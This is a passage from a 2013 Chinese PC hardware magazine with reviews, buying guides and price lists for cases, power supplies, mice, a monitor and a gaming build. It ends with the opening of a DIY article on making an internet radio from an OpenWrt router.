至于在GPU方面，即使是我们认为不太强的Intel核芯显卡，在性能上也比目前最强的Tegra4高出很多，我们很难想象如果测试中使用的是中高端的独立显卡（如果安卓X86能正常驱动的话），那么这个优势会有多大。

另外一个有趣的情况是，如果我们将Core i7 4770K屏蔽两个核心，让它以双核心模式运行安卓系统，那么它和Tegra4在处理器性能上会大幅缩小差距，甚至在一些测试项目上会非常接近Tegra4。这一方面说明安卓X86本身系统对X86处理器还停留在能基本正常运行但优化不够的阶段，另一方面也证明了Tegra4在ARM处理器中的强大，至少在特殊环境下，Tegra4在综合性能上已经可以接近现在的双核X86处理器了。

编辑观点 安卓X86，一种有趣的尝试

就个人而言，在X86平台上安装安卓系统，是一个有趣的尝试——安装过程不复杂，能在PC上体验一种全新的系统，总会让人产生兴趣。当然，这也就停留在有趣上，如果真要让人长年累月在PC上使用安卓，就不说兼容性这些问题，本身也不是最好的选择，无论在游戏、办公还是日常应用上，PC上使用Windows还是比安卓方便。当然，安卓本身为移动设备优化的特点在PC上也无从体现，难道真用鼠标键盘去玩安卓那些本该用手指去体验的应用？这倒真应了一句话：术业有专攻！大家还是把自己的本职工作做好吧！闲来无事玩玩尚可，认真就没必要了！

值得说的是ARM处理器和X86处理器的性能对比！或许有人觉得用最强的桌面X86处理器去和ARM对比有点欺负人，但这的确让我们看清楚了现阶段ARM处理器和X86处理器之间的巨大性能差异。实际上我想说的是，这还是让X86跑安卓，如果让ARM跑Windows，这个性能差异恐怕会大到让人崩溃！当然，这两种处理器对比本身也算是有点无厘头的感觉，毕竟应用环境和优化环境还是不一样。真要较真，没看到ATOM双核处理器认真玩玩安卓，就秒杀了几乎所有的ARM处理器啊。事实上，两种处理器虽然在未来都会继续走低功耗高性能的道路，但肯定还是各行其道，谁想要灭了谁至少短时间都不太现实！

责编 | 薛昱 **美编** | 黄莹 **组版** | 向海蓉 **责校** | 曾灿
2013.10.7 **投稿邮箱** | pcw-hardware@vip.sina.com

还你安静的秋夜

静音机箱推荐

赶走了炎热，我们的PC也平稳经受了高温的考验，秋意正浓，在稍显凉意的寂静夜晚，要是机箱还发出如火车疾驰般的噪音是一件很尴尬的事情。我们需要在保证散热的情况下提供较好抑噪能力的机箱，还你一个安静的夜。

参考价格
499元

Tt New Soprano

- ■规格：中塔机箱
- ■板材厚度：0.7mm
- ■重量：8.3kg
- ■最长支持显卡：31cm
- ■风扇位：3个

Tt这款机箱内部使用了大量的吸音棉，这种吸音棉配合封闭式的机箱设计可以很好减少机箱内部噪音对外面的影响，达到良好的抑噪效果。

机箱在地步和前面板都采用了防尘设计，前面板的防尘网采用可拆卸设计，方便用户定时清理灰尘，达到更好的散热效果。

这款机箱的前脸使用了纯铝材质，一下使这款机箱的档次提升了一截。机箱开关和重启键放置在顶部前端，并配有4个USB接口（其中两个为USB3.0接口）。在开关键附近我们还可以看到一个3.5英寸的硬盘插座，方便用户大数据的拷贝。散热方面，机箱后板和前面板都配有风扇，用户还可以根据情况在底部加装机箱风扇提升散热效果。

参考价格
399元

乔思伯 QT01

- ■规格：中塔机箱
- ■板材厚度：0.7mm
- ■重量：7.8kg
- ■最长支持显卡：32cm
- ■风扇位：4个

这款机箱在左右侧面使用了厚达2mm的隔音材料，可以有效抑制内部噪音对外界的影响，并提供不错的抗共振能力。机箱的前面板同样采用了隔音材料，在抑噪的同时还可以保证风扇正常工作。

机箱采用了大量的防尘面板，并都采用了可拆卸设计，用户清理起来更为方便。

QT01的外观中规中矩，外观设计采用了大量的直线条设计，加上采用了拉丝阳极贴铝门板工艺的前面板，机箱的整体风格颇为硬朗。机箱前面板和后面板上标配了3个风扇为用户提供良好的散热效果。机箱配送了12片可粘贴式的EVA泡棉，把它放置在机箱的侧板和主题结合处可以有效减少机箱之间的共振。

参考价格
499元

奈米世界 DS2

- ■规格：中塔机箱
- ■板材厚度：0.7mm
- ■重量：11.32kg
- ■最长支持显卡：37cm
- ■风扇位：7个

这款机箱采用了新型隔音材料，使得这款机箱的抑噪能力好于其以往产品，加上防振胶垫的设计，也减小了机箱因为自身共振所带来的噪音。

机箱内部可以加装水冷排也是这款机箱的特点，这可以使用机箱自身的降噪系统来阻隔水冷排发出的噪音对外界的影响，达到较好的抑噪效果。

这款白色机箱有着比其他机箱更长的体型，前面板采用典雅的拉丝工艺也让机箱看起来更有范儿。机箱的接口和开关键全部移至顶部前端，这使得机箱的前面板更为整体。机箱的内部空间非常理想，可以支持最长37cm的显卡或者在加装水冷排的情况下支持34cm的显卡。机箱标配了3个风扇并提供了风扇调速器来帮助用户提升机箱的散热效果。

参考价格
299元

GAMEMAX 轻风健侠

- ■规格：全塔机箱
- ■板材厚度：0.8mm
- ■重量：11.23kg
- ■最长支持显卡：31cm
- ■风扇位：4个

这款低价全塔机箱的侧板覆盖了大面积的吸音棉，可以有效阻隔机箱内部的噪音。

这款机箱还有一个比较特别的设计，叫做显卡固定支架。由于使用全塔机箱的朋友多会使用较长的高端显卡，为了更好保护显卡不会因为自身过重导致显卡变形，显卡固定支架可以起到很好的支撑作用。

少见的低价静音全塔机箱，前面板采用阳极拉丝铝板，顶部配有4个USB3.0接口和多合一读卡器，接口比较丰富。机箱背部配有理线卡槽，可以非常方便理线。硬盘仓位采用了可拆卸设计，在拆下硬盘仓后，最长可以支持43cm的显卡，满足全塔用户的需求。机箱的风扇配备了抽拉式的防尘网，不仅易拆卸，固定也非常牢固。

延伸阅读

如何让机箱变得静音

也许你的机箱并没有这样那样的静音设计，但是现在你又需要机箱具有一定的抑噪能力，我们也可以通过自己DIY来提升机箱对噪音的阻隔能力，这样的方式还不少，现在我来介绍给大家。

添加吸音棉

比较简单的方法就是在机箱的两个侧板上加装吸音棉，这样可以比较轻松地提升机箱的抑噪能力，在吸音棉材质的选择上，尽量选择汽车使用的吸音棉，效果会更好。如果你还有一定的动手能力，可以将吸音棉没有使用的风扇位全部覆盖，这样机箱的整体抑噪能力会更好。

加装脚垫

一般机箱的噪音有两种，一种是风扇的风噪，一种则是机箱自身共振引起的噪音，所以我们也可以通过降低机箱的共振来达到抑噪目的。通过在不同的设备之间以及机箱的缝隙加装脚垫的方式来降低共振效果。

加装风扇调速器

当我们需要连夜挂机的时候，风扇调速器的作用就凸显出来了。通过风扇调速器，将闲时机箱风扇的转速降低，可以大大减少风噪，达到很好的抑噪效果。

站长购经验

预防网购硬件装备雷区（三）

如何面对网购售后

站长的网购经验已经非常丰富了，所以难免也会遇到购买产品出现质量问题的情况，于是关于网购产品的售后也有一些自己的经验，今天站长就把这些经验与大家分享分享。

网购记得开发票

很多朋友在卖场购买硬件产品的时候就忽略了发票的重要性，以至于很多朋友也不会去重视这一问题。其实正规的大型电商都在购买网页中有专门的发票信息选项。由于电商出货并不会像很多卖场采用易碎标贴作为质保凭证，发票就成为了唯一的凭证，当你联系售后的时候，大部分的电商都会叫你携带好发票作为购买凭证。而这一点在淘宝上也需要注重，因为地域问题，大多数情况下在本地找到厂商的维修点可以减少返修的时间，这个时候我们是必须有发票作为购买凭证的，不然维修点会拒绝提供维修服务。

外包装尽量完整

硬件产品有一个相对的好处就是外包装都不会太大，我们在使用产品后，可以将这些外包装放在专门的收纳区域，因为电商自己是没有售后维修能力的，大部分情况下，如果产品需要维修是需要退回厂商的维修部进行维修或者换货，这个时候大多数的厂商会要求外包装完整，所以外包装尽量不要丢掉。

售后信息的填写

当你在电商平台购买到的产品出现质量问题时，申请售后是需要填写明细的，里面比较重要的就是如何去描述产品所出现的问题。如果你并不能肯定你的产品出现了什么问题，最好是先找比较了解硬件知识的朋友来帮你判断产品所出现的问题并如实描述症状。当然你可以用一种更好的方式，那就是用手机或者相机拍几张照片，大多数的电脑都提供了图片申报功能，可以让客服人员更好判断产品所出现的质量问题。

初学者之路视频网 - 在线电脑学习网站 VIP帐号： VIP密码： 进入学院 注册会员 汇款方式
咨询qq: 281859726
908583339
为打造互联网最棒的电脑视频教学网站平台，我们一直在
视频学院 VIP解答 视频下载 赚钱开班 购买光盘 技术论坛
首页 办公文秘 网站制作 网站开发 平面设计 三维建筑 网络管理 安全技术 语言开发 数据库 网赚专区 英语专区 VIP会员区 站长
PhotoShopCS5从入门到精通班 PhotoShop CS3基础班 PhotoShop CS3进级班 PhotoShop CS3高级班 CorelDRAW X5全能班 Illustrator CS4班

电脑教程视频推荐网站： http://qq.cxzzL.com.cn
教程包括：办公文秘（全免费），网站制作，组装维修，黑客安全，服务器架设，Phtotoshop,cad，dreamweaver，数据库,语言班等一百多个专业。
教程通俗易懂，由浅入深，企业QQ在线解答各种问题
联系QQ：281859726 欢迎朋友免费试学

全塔背线之选

超长线材电源推荐

全塔机箱的价格已经跌至300元以内，而中塔机箱也出现了一些体型巨大的产品，而有些设计不得不让我们选择一些电源线更长的电源来走背线。我们搜罗了市面上超过70cm的超长线材，不仅可以满足这些要求怪异的机箱，还可以让你把背线走得更完美。

长城 HOPE-6000DS

- ■额定功率：500W
- ■使用电压：105V~265V
- ■风扇尺寸：12cm
- ■4+4pin 线长：70cm

长城这款电源的转换效率最高达到了85%，并且使用电压的幅度也非常宽。电源的4+4Pin线长达到了70cm，对于喜欢走完美背线的你来说，这款电源是一个不错的选择。“2+1”重全功能保护设计，保证电源稳定运行。

鑫谷 雷诺者RP650

- ■额定功率：550W
- ■使用电压：150V~265V
- ■风扇尺寸：12cm
- ■4+4pin 线长：75cm

这款电源的4+4pin线长达到了75cm。电源采用了双管正激方案，转换效率最高达到了85%，+12V输出可以达到540W。静音温控风扇可以让其在提供不错散热的同时把噪音控制到最小。

游戏悍将 红星R500MLi

- ■额定功率：500W
- ■使用电压：100V~240V
- ■风扇尺寸：12cm
- ■4+4pin 线长：70cm

这款电源通过了80 PLUS的铜牌认证，最高转换率可以达到87%，电源的+12V输出达到了456W。电源采用了一个12cm的动态液压轴承风扇，扇叶有导风沟槽设计，提供更好的散热效率。

昂达 滚珠王700

- ■额定功率：550W
- ■使用电压：160V~264V
- ■风扇尺寸：12cm
- ■4+4pin 线长：75cm

这款电源最大的特点不仅是4+4pin线长达到了75cm，它还继承了一个三孔插头和一个双孔插头，我们可以把显示器和电脑音箱全插在电源上，达到共同供电的目的。散热方面，这款电源使用了一个12cm的双滚珠风扇。

无限游戏

低价无线游戏鼠标推荐

随着技术的发展，游戏外设厂商设计出了不少低价位的无线游戏鼠标。对于一些经常出差或者不喜欢有线鼠标的朋友，这些无线游戏鼠标价格合理，也可以伴你轻松游戏哟。

宜博 魅影狂蛇 无线版

- ■最好分辨率：2500DPI
- ■重量：88g
- ■按键数：5 键
- ■供电：两节 AA 电池

宜博的这款鼠标有着很宽大的底盘，可以让鼠标的重心降低，玩家使用起来更稳定。鼠标采用了低功耗光学IC芯片，续航时间达到了18个月，而它的回报率最高可以达到250Hz。鼠标的分辨率支持4挡调节。

血手幽灵 R8 X’Glide

- ■最好分辨率：3200DPI
- ■重量：110g
- ■按键数：7 键
- ■供电：内置 600 毫安聚合物锂电池

这款无线鼠标采用了内置式电池设计，110g的鼠标重量提供了不错的稳定性。鼠标继承了血手幽灵智能三枪功能，可以为FPS玩家带来更好的准星。血手幽灵利用了一系列技术保证这款无线游戏鼠标的灵敏度与有线鼠标无异。

富勒 X100

- ■最好分辨率：2000DPI
- ■重量：110g
- ■按键数：7 键
- ■供电：内置 1100 毫安聚合物锂电池

这款无线鼠标内置了1100毫安的锂电池，通过8小时的充电可以提供24.5小时的续航能力。鼠标的外形非常漂亮并带有多个呼吸灯，颜色也有黑黄红三色可选。鼠标的天翼无线技术可以加强无线鼠标的信号。

站长看市场

卖场

国庆价格延续

国庆过后，卖场的价格并没有出现太大的变化，基本上延续了国庆黄金周期间的价格表现。当然也有例外，内存的价格在最近几天又在不断攀升，看来现代工厂被烧事件所带来的影响将会更为深远。

硬盘方面，虽然机械硬盘的价格在节前出现了一定的上扬，不过这个价格波动无需在意，不会对市场造成太大的影响。不过固态硬盘的价格在近期却出现了一定的下调，这是一个比较玩味的事情，首先站长得到的内部消息是闪存颗粒在整个 9 月份不仅价格上涨，而且还出现了大面积的缺货情况，固态硬盘生产厂商基本是 24 小时不停全球抓闪存颗粒，以免让生产线停工出现更大的负面影响。但是目前卖场的情况有一点清货的味道，这样的对比让站长不看好固态硬盘后期的价格走势。

AMD 已经发布了新一代的显卡，不过以往常的惯例，我们肯定还需要几周的时间来等待它的到来，经过国庆节的大批量出货，HD7900 系列显卡的存货已经非常少了，想要购买的朋友只能靠运气了。

电商

HD7970 全面断货

国内几大电商的 HD7970 显卡已经全面断货，想要在电商上捡便宜的朋友估计也没什么机会了，不过好消息是，HD7970 的马甲卡应该也快上市了，按照其 299 美金的参考价，来到中国后，价格应该会在 2400 元左右，跟目前 HD7970 的价格差别不大，所以还想要购买 HD7970 的朋友不如稍微等几周，说不定 Radeon R9 280X 还能带给我们一点惊喜。

NVIDIA 已经开始调整其显卡的售价了，近期 GTX770 的价格有所走低，特别是包括七彩虹、映众这样的大品牌都把自己的产品打入 3000 元以下，目前 GTX770 的最低价格已经来到了 2699 元，相比前期，这个价格已经具有了不错的购买价值。

近期电商有很多针对游戏的促销活动，这里面不乏一些有价值的促销，一些产品的折扣甚至到了 9 折以下，这对硬件产品来说已经是非常大的优惠了，近期如果还有想升级某项配置的朋友，可以多去关注参与这些促销的产品。

站长辣评

微星 Z87-G43 Gaming ［顶］

亮点：降价 100 元，加 99 元买水冷

站长辣评：降价 100 元倒不痛不痒，不过优惠套装里面加 99 元买封闭式水冷确实让站长觉得大赚，毕竟是再便宜也要 400 元的好东西啊。

翔升 GTX770 金刚狼 2G D5［踩］

吐槽点：你以为它促销了，其实它涨价了

站长辣评：虽然参加了备战 WCG 的促销活动，不过它 的价格比上市的时候还要贵上 50 元，好吧，虽然也不觉得贵，不过 2699 元的 GTX770 中，这款确实没什么亮点。

金牌装机店

土豪的好朋友
顶级万元游戏神机推荐

	型号	价格(元)
处理器	Intel Core i5 4430(盒)	1260
主板	华硕 GRYPHON Z87	1299
显卡	七彩虹 iGame770 烈焰战神 U-2GD5	2699
内存	威刚 万紫千红 4GB 1600MHz × 2	430
硬盘	三星 840 250GB	999
显示器	LG 23EA53R-P	1209
鼠标	雷蛇 帝王蟒 4G 版	369
键盘	CM STORM 烈焰枪极致版青轴	499
机箱	火鸟 入侵者	449
电源	航嘉 jumper500	299
总价		9512

站长详解：10 月到来以后，我们就即将迎来丰盛的圣诞游戏季，为了更好地迎接一大波顶级游戏的到来，一款流畅游玩各种游戏的配置是必不可少的。怎样的游戏配置才算是能够全游戏制霸呢？站长今天就推荐了一款预算在 10000 元左右的顶级游戏配置，让顶级游戏玩家能够在游戏世界里恣意驰骋。

处理器Core i5就够用

对于游戏来说，其实处理器起到的只是辅助作用，本着好钢花在刀刃上的理念，使用 Core i5 4430 就可以承载游戏。大部分的游戏并没有对多线程和多核有非常细致的优化，这使得很多时候，处理器能够起到的影响并不大，与其多花近千元购买 Core i7 的处理器，不如把显卡从 GTX760 升级成 GTX770。

高性能平台更需稳定性

有了不错的性能，我们仍然需要足够的稳定性，这方面就要一款足够好的主板了。华硕的 TUF 系列新品主板 GRYPHON 继承了该系列以稳定为前提的设计理念。通过军工级的用料加上数字化供电，使得处理器能够得到足够纯净稳定的电流。华硕为这款主板提供了 5 年的质保，从这一侧面我们可以看出这款主板可以满足游戏玩家长时间运行时的稳定性要求。

秒杀新游不容易

本次圣诞季的游戏非常丰富，里面就有使用了寒霜 3 引擎的《战地 4》。寒霜 3 引擎不仅能够带来最拟真的游戏画面，同时也再次提升了对 PC 性能的需求，所以站长着重强化了这套配置的图形性能。想要在全特效下玩这款游戏，据站长估测，至少需要 GTX770 这个档次的显卡才行。还好七彩虹的这款 GTX770 显卡的价格并不贵，2699 元的价格比其他 GTX770 要便宜 700 元左右，而它的性能并没有缩水。

这款 GTX770 的显存频率达到了惊人的 7010MHz，而核心频率达到了 1046MHz，通过七彩虹的一键超频技术，核心频率可以达到 1110MHz，而通过 Boost 技术，核心频率甚至可以达到 1163MHz。显卡优秀的性能可以让我们在应付这些新游时变得游刃有余，而七彩虹在最新的显卡上使用的 PPI 电感可以为显卡长时间运行带来不错的稳定性。

游戏酷玩的必备

玩好游戏，键鼠必不可少，越来越多的游戏型机械键盘开始使用青轴，这款带有背光支持全键无冲突的青轴键盘相信可以满足喜欢游戏的你。鼠标方面，雷蛇的帝王蟒 4G 大小适中，6400DPI 的 4G 双传感器能够为用户带来不错的位移速度和精确度。两者结合相信可以为不管喜欢什么游戏的你提供很好的游戏操控性，带来更好的游戏体验。

显示器方面站长推荐了 LG 最新推出的显示器系列，采用了 AH-IPS 面板技术的这款显示器在画面呈现上做得不错，这是因为显示器采用了 6 轴色彩控制技术，保证显示器色彩足够靓丽。

好配置不需要大电源

虽然这款配置性能强劲，但并不代表这款配置需要一个非常大的电源才能带动。500W 的电源足够这款配置使用，站长推荐的这款电源通过了 80PLUS 认证，表明它的最高转换效率可以达到 85%，可以让电源在为 PC 供电的同时减少自身的损耗。而站长推荐的这款机箱最大的好处是它标配了 3 个 12cm 的风扇，并且我们可以用机箱上部的转速调节器来进行控制，让机箱在散热和静音方面达到平衡。

产品型号	参考价格(元)
Intel 处理器	
Celeron G1610 2.6GHz(散)	250
Pentium G2010 2.8GHz(散)	330
Pentium G2020 2.9GHz(盒)	400
Core i3 3220 3.3GHz(盒)	740
Core i3 4130 3.4GHz(盒)	830
Core i5 3470 3.2GHz(盒)	1180
Core i5 4430 3.0GHz(盒)	1260
Core i5 3550 3.3GHz(盒)	1330
Core i5 4670 3.4GHz(盒)	1440
Core i7 3770 3.4GHz(盒)	1900
Core i7 4770 3.4GHz(盒)	2080
AMD 处理器	
A4 3300 2.5GHz(盒)	250
A4 5300 3.4GHz(盒)	280
A6 5400K 3.6GHz(盒)	400
A8 5600K 3.6GHz(盒)	530
A8 3870K 3.0GHz(盒)	500
A10 5800K 3.8GHz(盒)	700
A10 6800K 4.1GHz(盒)	900
Athlon Ⅱ X2 255 3.1GHz(盒)	265
Athlon Ⅱ X4 740 3.2GHz(盒)	440
Phenom Ⅱ X4 955 3.2GHz(盒)	570
Phenom Ⅱ X6 1055T 2.8GHz(盒)	970
FX 4130 3.9GHz(盒)	600
FX 8120 3.1GHz(盒)	970
DDR3 1600 内存	
宇瞻 经典 4GB	220
宇瞻 经典 8GB	420↑
威刚 万紫千红 4GB	215
威刚 万紫千红 8GB	410↑
金士顿 ValueRAM 4GB	230
金士顿 ValueRAM 8GB	440
DDR3 2133 内存	
宇瞻 捷豹至尊 8GB 套	479
宇瞻 猎豹 8GB 套	429
威刚 XPG 8GB 套	499
威刚 无限神龙 16GB 套	1079
金士顿 骇客神条 Beast 8GB 套	689
金士顿 骇客神条 T2 8GB 套	669
台式机硬盘	
希捷 酷鱼 500GB	320
希捷 酷鱼 1TB(单碟 1TB)	390
希捷 酷鱼 2TB(双碟装)	550
希捷 酷鱼 3TB(三碟装)	770
西部数据 500GB(蓝版)	320
西部数据 1TB(绿版)	400
西部数据 2TB(绿版)	520
西部数据 2TB(黑版)	805
日立 500GB 16MB	330
日立 1TB 32MB(单碟 1TB)	400
日立 2TB 64MB	540
日立 3TB 64MB	780
固态硬盘	
金士顿 V300 60GB	390
金士顿 V300 120GB	570
威刚 SP900 64GB	370
威刚 SP900 120GB	585
三星 840 120GB	600
三星 840 250GB	1000
OCZ Agility 3 60GB	380
OCZ Vertex 4 120GB	760
美光 M4 64GB	490
美光 M4 120GB	700
Intel 主板	
梅捷 SY-I7BMU3-RL	399
昂达 Z87U 魔固版	599
微星 B75MA-P45	449
华硕 Z87-A	999
技嘉 Z87X-OC	1699
精英 精英 H61H2-MV	299
双敏 悍马 HI16-B75	499
华擎 B75M-GL	399
铭瑄 MS-B75ME Turbo	398
映泰 Hi-Fi H61S3	359
七彩虹 战斧 B75K-M XT	389
AMD 主板	
昂达 A85U 魔固版	529
技嘉 F2A75M-D3	499
映泰 Hi-Fi-A85W	599
铭瑄 MS-A55FD Turbo	398
梅捷 SY-F2A75AU3+ 节能版	499
华硕 F2A85-M	599
微星 FM2-A75MA-E35	449
盈通飞刃 A75-M2	499
华擎 FM2A75M-DGS	399
精英 A75F2-M2	599
双敏 UA55MT	299
七彩虹 C.A55T M2-M XT	329
NVIDIA 显卡	
七彩虹 iGame660TI 烈焰战神 X	1999
铭瑄 GT640 巨无霸	499
昂达 GTX660 典范 2GD5	1199
微星 N630GT 暴雪 V5 2G D3	478
华硕 GTX660-DC2-2GD5	1699
技嘉 GV-N65TOC-2GI	1199
索泰 GTX660Ti-2GD5 海外版 HA	1999
盈通 GTX650Ti-1024GD5 PA 游戏高手	1049
影驰 GTX650 虎将	729
双敏 GT630 2GB 大牛版	419
AMD 显卡	
铭瑄 HD7750 巨无霸	589
镭风 HD7750 悍甲蜥 1024M D5	599
讯景 HD-677X-ZNL X 上尉版	699
华硕 Dragon HD7850-DC2O-2GD5	1499
昂达 HD6770 512MB 神戈	599
蓝宝石 HD7770 1GB 白金版 OC	1149
迪兰恒进 HD7770 酷能 + 1G DC	799
HIS 7870 IceQ Turbo 2GB	1399
液晶显示器	
三星 S22C200B	849
三星 S22A330BW	1069
AOC E2262Vw/BR	759
AOC M2440Ve	999
明基 GW2450	1199
宏碁 G226HQLBbd	899
戴尔 E2313H	1999
华硕 VS239HR	999

时尚超高清

HKC T7000+显示器测试

产品总评：82

✓ 超高分辨率，无边框时尚设计

✗ 无法左右旋转

主要参数


- **尺寸：**27英寸
- **动态对比度：**20000000：1
- **亮度：**300cd/m²
- **分辨率：**2560×1440（16：9）
- **刷新率：**60Hz
- **价格：**2299元

从去年开始，2560×1440超高分辨率的显示器就已经不是部分大厂推出的高端产品了，一些国内厂商也推出了售价并不高的中档超高分辨率显示器。不过，有些厂商生产的27英寸超高分辨率显示器效果并不太好，因此也没有流行起来。最近，我们收到一款HKC推出的27英寸2560×1440分辨率显示器T7000+，接下来我们来测试一下它的表现如何，是否值得购买。


外形时尚

作为一款27英寸的显示器，HKC T7000+的银黑配色显得很时尚，黑色的无边框设计显示屏和银色的显示器外框及支架，给人圆润舒适的感觉。在显示器没开之前，感觉不到其边框，打开显示器电源后，其全黑色的边框和银色的底边搭配也很自然。4个OSD按键和开关键放置在底边右侧，调节还算比较方便。作为一款主打超高分辨率的中端显示器，HKC T7000+的支架不仅可以升降，屏幕也可能上下旋转，能够适应不同身高的用户使用。除了显示屏上边中央设计了200万像素的摄像头之外，显示器左侧还隐藏了4个USB接口，用户要连接USB设备不用弯腰找机箱了，不过由于USB接口隐藏在中央电路部分的左侧，连接也不算太方便。

相对来说，HKC T7000+也还算比较薄，绝大部分地方厚度都在20mm左右，只有接口和驱动电路部分集中的背板中央厚度略大，为40mm，整体来看还是比较简洁的。由于采用了电源外置的设计，再加上显示器背部的上下边各有一排散热孔，其发热控制还是相当不错的，25℃室温环境下开机一整天其背部电路部分也感觉不到明显的发热。



接口和驱动电路部分集中的背板中央略厚，左侧可看到4个USB接口



支持DVI、VGA、HDMI及DisplayPort输入，接口非常齐全

显示出色

作为一款面向高端玩家和专业用户使用的显示器，HKC T7000+拥有“标准”“文本”“电影”“游戏”四种预置的显示模式，当然用户也能够自由定义各种参数。在实际色彩和画面表现测试中，我们可以看到其256级灰阶显示还不够分明，前3级无法分辨出来，不过作为一款采用H-IPS面板的产品，其显示色彩还是相当鲜艳的，过渡也还算自然，色彩通透度也不错。HKC T7000+的水平／垂直可视角度皆为178°，我们尝试在左右75°视角观察显示器，仍然可以看得相当清楚，颜色变化都在可接受的范围内。

同时，HKC T7000+在高清影片和FPS游戏中的表现也相当不错，色彩相当艳丽，而且屏幕的响应时间也足够短，即便是在场景变换非常快速的FPS游戏中，也没有出现拖影，游戏和高清视频中的快速打斗场景都能够清楚地显示出来。对于战略类游戏来说超高的分辨率能够让用户看到更大的环境，更利于玩家的发挥。

在图片处理中，超高的分辨率让我们可以更方便地处理图片，快捷工具栏可以显示得更多，勾画和渲染都变得更加容易。在视频编辑中，8条音视频轨道和字幕轨道可以全部展开，让视频编辑也变得更加方便。

工程师观点 | 王　宇

时尚的专业应用显示器

HKC T7000+ H-IPS屏的色彩表现相当出色，超高的分辨率让它显得非常适合注重视频和图像处理的专业用户。时尚活泼的造型、齐全的接口也让它使用起来非常方便，当然对于希望在超高清屏幕上欣赏超高清视频的用户来说也是很适合的。如果你对超高分辨率的显示器有应用的需要，那么这款价格便宜的国产27英寸显示器还是值得考虑的。

宽阔战甲

安泰克GX900机箱测试

产品总评：80

✓ 超宽设计，散热出色

✗ 垫脚偏短，离地距离较小

主要参数

- **5英寸光驱位：**2个
- **3.5英寸硬盘位：**3个
- **2.5英寸硬盘位：**4个
- **PCI插槽位：**7个
- **USB 2.0接口：**2个
- **USB 3.0接口：**2个
- **价格：**399元

安泰克的机箱一直以不错的设计赢得了消费者的青睐，在USB 3.0机箱开始大行其道的时候，安泰克另辟蹊径推出了一款面向中端市场的USB 3.0军事风格机箱——GX900。这款产品融合了军绿色面板、长条状散热网孔设计、电源下置、背板走线、USB 3.0接口等很多中高端产品的元素，而且采用了超宽设计，给人印象相当不错。

霸气军事风

安泰克GX900机箱整体采用黑色与军绿色搭配的设计，军绿色设计的前面板十分大气，背部、顶部和底部都预留了大面积的散热孔，配合两个顶置风扇给机箱内部散热。机箱的前面板下部采用了经冲压工艺处理过的长条状散热网孔金属网，左右两侧以黄黑双斜线造型设计打造独特的风格。安泰克GX900有2个5英寸驱动器位、3个3.5英寸硬盘位和4个2.5英寸硬盘位，前面板的底部中央简单地放着安泰克的Logo，让整个面板看起来非常沉稳。另外，或许是为了散热考虑，安泰克GX900的宽度达到了21cm，算上侧面板走背线的凸起部分的话，宽度超过了23cm，内部空间显得非常大。


安泰克GX900的顶部配备了2个顶置机箱风扇，后部还预留了一个后置机箱风扇的安装位，高配置电脑的用户可以选择自行安装后置机箱风扇。与此同时，在顶部的按键部分，还设计了顶置机箱风扇的调速按钮，顶置机箱风扇可在高速、低速和关闭三个状态间自由切换。从实际使用来看其散热效果还是相当不错的，而且作为一款售价仅399元的机箱，安泰克GX900还预留了水冷散热孔，考虑相当周到。

温控很出色


机箱内部各个结构的边缘都经过了严格的卷边处理，安装的时候绝对不会划伤手指，板材的平整度也不错，安装配件非常顺利。对于报价399元的机箱来说，免螺丝扣具显然是必备的，安装拆卸也十分方便。而且，安泰克GX900的底部还加装了两块活动式的隔尘网，如果灰尘过多吸附在隔尘网上可以非常方便地取下来清洗。

和很多中低端USB 3.0机箱不同的是，安泰克GX900顶部预留了两个USB 3.0接口和两个USB 2.0接口，通过与主板预留的USB插座相连，机箱能够将USB 3.0接口和USB 2.0接口方便地移到前面，方便用户使用。不过由于这些USB接口均设计在顶部，如果桌子比较矮，或者机箱下方垫得太高的话，机箱顶部空间不够，会影响那些体积较大的USB设备的使用。

作为一款面向游戏玩家的机箱，其散热能力肯定是用户非常关注的，我们将AMD FX-8150、华硕M5A97EVO主板、Radeon HD 7970组成的平台安装到安泰克GX900中进行了工作温度的测试，结果令人相当满意。在环境温度25℃的情况下满负荷运行15分钟，机箱各个出风口的温度都并不算太高，处理器和GPU的温度也控制得比较好，同时，由于电源下置，电源的温度也比一般机箱的电源要低，其散热设计还是非常不错的，对于如此高发热量的配置都能将温度控制得非常好，更不用说那些低端一些的配置了。



顶部除了开关/重启键以外，还有机箱风扇转速控制开关和4个USB接口



除了风冷散热孔，还预留了水冷管穿孔

工作温度测试（单位：℃，环境温度25℃）

	CPU	GPU	硬盘	机箱出风口	显卡出风口	电源出风口	侧面板中央	顶部中央
待机	40	41	28	30	30	30	28	27
满载	82	81	32	46	62	38	36	31

工程师观点 | 王　宇

军事风格的玩家机箱

作为一款以军事风格为卖点的中端机箱，399元的安泰克GX900表现不错，色彩搭配很有特色，安装硬盘等配件也非常方便。其散热设计相当不错，能满足高端配置的散热需求，同时也给各配件以完善的保护。如果你是一个军事爱好者，希望买一款拥有明显军事风格的机箱的话，安泰克GX900是个非常不错的选择。

责编 | 王宇 **美编** | 黄莹 **组版** | 李成刚 **责校** | 杨军
2013.10.7 **投稿邮箱** | pcw-hardware@vip.sina.com

路由器变身网络收音机

■王欢

网络收音机分为两种：一种是软件网络收音机，如龙卷风网络收音机、AnyRadio网络收音机等，这种运行在电脑或手机等移动设备上的软件大都是免费提供的，下载后安装即可收听网络上的电台。另外一种像传统收音机，需要硬件支持，是通过有线或者无线连接到Internet网络，收听网络上的电台，这类产品通常价格不菲，淘宝上国产的价格在300元以上，美国产的流金岁月网络收音机甚至达到了四五千元。

由于笔者酷爱收听网络电台，但网络收音机价格较高，因此通过一番摸索利用闲置的二手路由器设备打造了一款硬件网络收音机，花费还不到50元。如果你也有收听网络电台的习惯，还有一定的动手能力，那么不妨试一试，最重要的是openwrt中文论坛某网友评价其音质与流金岁月网络收音机比并没有明显差距。

需要的硬件和软件

1.硬件

首先，需要一个可以刷openwrt固件的无线路由器，如DB120、HG522、RG100A，这类路由器的特点是使用的CPU为BCM63XX系列，配以32MB的DDR内存和16MB的Flash，有1~2个USB接口。像笔者的二手DB120在淘宝最低仅需26元，如果还要改造成下载机，则可以购买将32MB的DDR内存加改为64MB的机型。

